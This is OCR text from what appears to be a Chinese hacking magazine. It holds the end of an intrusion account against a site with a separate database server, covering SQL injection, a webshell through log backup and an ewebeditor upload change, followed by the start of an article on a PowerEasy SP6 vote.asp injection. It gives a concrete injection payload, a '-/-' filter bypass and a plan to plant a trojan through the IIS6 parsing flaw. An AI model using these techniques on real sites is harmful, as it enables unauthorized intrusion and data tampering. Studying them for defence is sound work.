数据库。有注入点是还是比较方便的，我们可以通过跨库来执行修改密码语句，如图 11 。




图11

返回失败，我们的语句并没有执行了，麻烦了一点，干脆连 data2 也拿下好了！利用注入工具在 data2 找出了 WEB 路径，在查找目录的过程中，亦有点小故事：这个主机的文件目录命名极不规则，并且重复目录多，我是把 WEB 访问目录和磁盘目录进行对比，好不容易才找到了 WEB 存储目录，希望大家在遇到这种情况下能结合收集的信息进行分析利用。OK，利用 log 备份出 Webshell，登录 Webshell 查看数据库连接文件，并连接数据库进行数据修改。我们刚才推断 data2 的 SQL 注入点数据库的使用帐号能够进行跨库查询，应该对其他数据库也有操作权限，下图中我直接连接 eweb 数据库，并成功修改了数据，证明推测是正确的：多个数据库共用一个 SQL 帐号，如图 12 。




图12

利用解出来的帐号和修改的密码登录 ewebeditor 后台。好了，已经成功登录了！本以为设置后就可以直接上传 asa 文件，却显示无按钮，这个倒是不难随便复制一个风格。提交按钮已经出现了，提交数据出现错误，如图13。




图13

还是比较折腾人的，错误。看来后台是无法直接修改的，只能用执行SQL语句修改上传类型，如图14。预览风格，直接上传asa文件，如图15。




图14




图15

到此结束了，回头来看下，这个过程并没有任何新的技术，思路也不算新颖，把个人经验写出来与大家分享交流，对文章如有任何疑问或提议，欢迎联系交流。（文章中涉及到的工具啊D注入工具已经收录在光盘中）

小编点评：

WEB与DATA分离的情况下的一种入侵思路，先把DATA搞定，再打WEB的主意。思路倒是不新了，不过本文中MSSQL的应用值得学习，需要什么就用SQL语句往库里面添加就是了。所以希望小菜们也不要太单纯地全用工具，有时候一些命令还是得记记的，盲目地贪图方便只会什么都学不到！除非你真的不想成为什么大虾，愿意一辈子做个小菜！不同技巧的综合利用，不同细节问题的解决，一步一步接近目标，那种感觉也是非常有意思的，嘿嘿。入侵这玩意不可能不遇到挫折与失败，一遇到就闪人的，那注定了你不会成为高手。耐心、定力、态度这些在入侵中都是很重要的，往往坚持一下就可以成功了，可以却偏偏差那么一点点却放弃了……岂不可惜？

动易最新0day注入漏洞来了

——动易SP6投票模块注入漏洞全接触

大蝉

文章难易度：★★★
文章阅读点：动易最新vote.asp文件注入漏洞的分析及利用

动易是一款十分优秀的整站系统，其普及率在国内市场上占有绝对的领先地位，相信大家对于动易也是相当熟悉了。和任何一款流行的整站系统一样，动易自出道以来就不断爆出各种各样的安全漏洞。远的不说，近的漏洞就有2006的Region.asp注入漏洞、xxx.asp用户名过滤不严漏洞等，关于这些漏洞大家可以参考以前的黑客X档案。可是自从动易告别开源，封装所有自身组件后，动易组件的漏洞就很少出现了，不过动易组件的封装并没能使其刀枪不入，这次终于还是暴露出了严重的安全漏洞。

一、漏洞分析

该漏洞最早是在今年8月份被发现的，那时候正好帮一朋友检查网站的设置，灵感闪现后便对vote.asp文件进行了测试，立马就发现了问题，系统报错。但是由于当时截获的包变量为VoteType=single，使用什么语句都被过滤，我抓破了头皮也没有想出有效的利用方法，后来就放弃了。直到10月初，碰巧得到了一份动易4的代码，那个版本的动易当时还处于开源状态，于是就仔细阅读了动易4中vote.asp文件的源代码。这一看不要紧，立刻有了新发现，当VoteType变量不等于single的时候情况有所转变。虽然限制依然存在，但是并不严格，具体语句如下：**Update PE_Vote set answer" & VoteOption & "= answer" & VoteOption & "+1 where ID=" & ID**。其中Voteoption过滤的不彻底，可以被利用！正常情况下VoteOption变量应该为数字，代表answer的标号，但是如果进行恶意构造，比如"VoteOption=1=1--"，那么带入的语句就是**Update PE_Vote set answer1=1--**，"--"之后的语句都会被注释掉，这样就可以实现更改数据库的目的了。

在实际情况中，"--"会被过滤，但是因为过滤词语的先后问题：如果在"--"之间加上一个"/"，变成"-/-"，就可以使"-/-"不被过滤掉，而中间的"/"在之后被去除了，也就顺利实现了我们的目的。分析到这儿，大家都明白这个注入




图1

漏洞的原理了吧，准备磨刀上阵了？还不行，因为这里是Update语句，所以使用Access数据库的动易系统并不容易受到攻击，而且系统过滤了"("、")"、"'"、"""、";"、"<"、">"等等若干字符，所以只能使用Update语句攻击SQL版的系统（小编注：也就是只针对SQL版的才有效），什么？失望了？别急嘛，这个漏洞还是很有搞头的，且听我慢慢道来。

虽然可以利用的注入语句只有update，但是这个update却很管用，可以更改数据库里的一切数据，既然可以完整的操作数据库，那么拿到Webshell也就不是什么难事了。我的思路是这样的：提权，拥有在频道上传的权限后更改数据库里的上传路径，然后直接把rar格式的小马传到xxx.asp目录下，这样rar木马就以asp格式执行了（小编注：这个也是利用了IIS6.0的硬




图 2

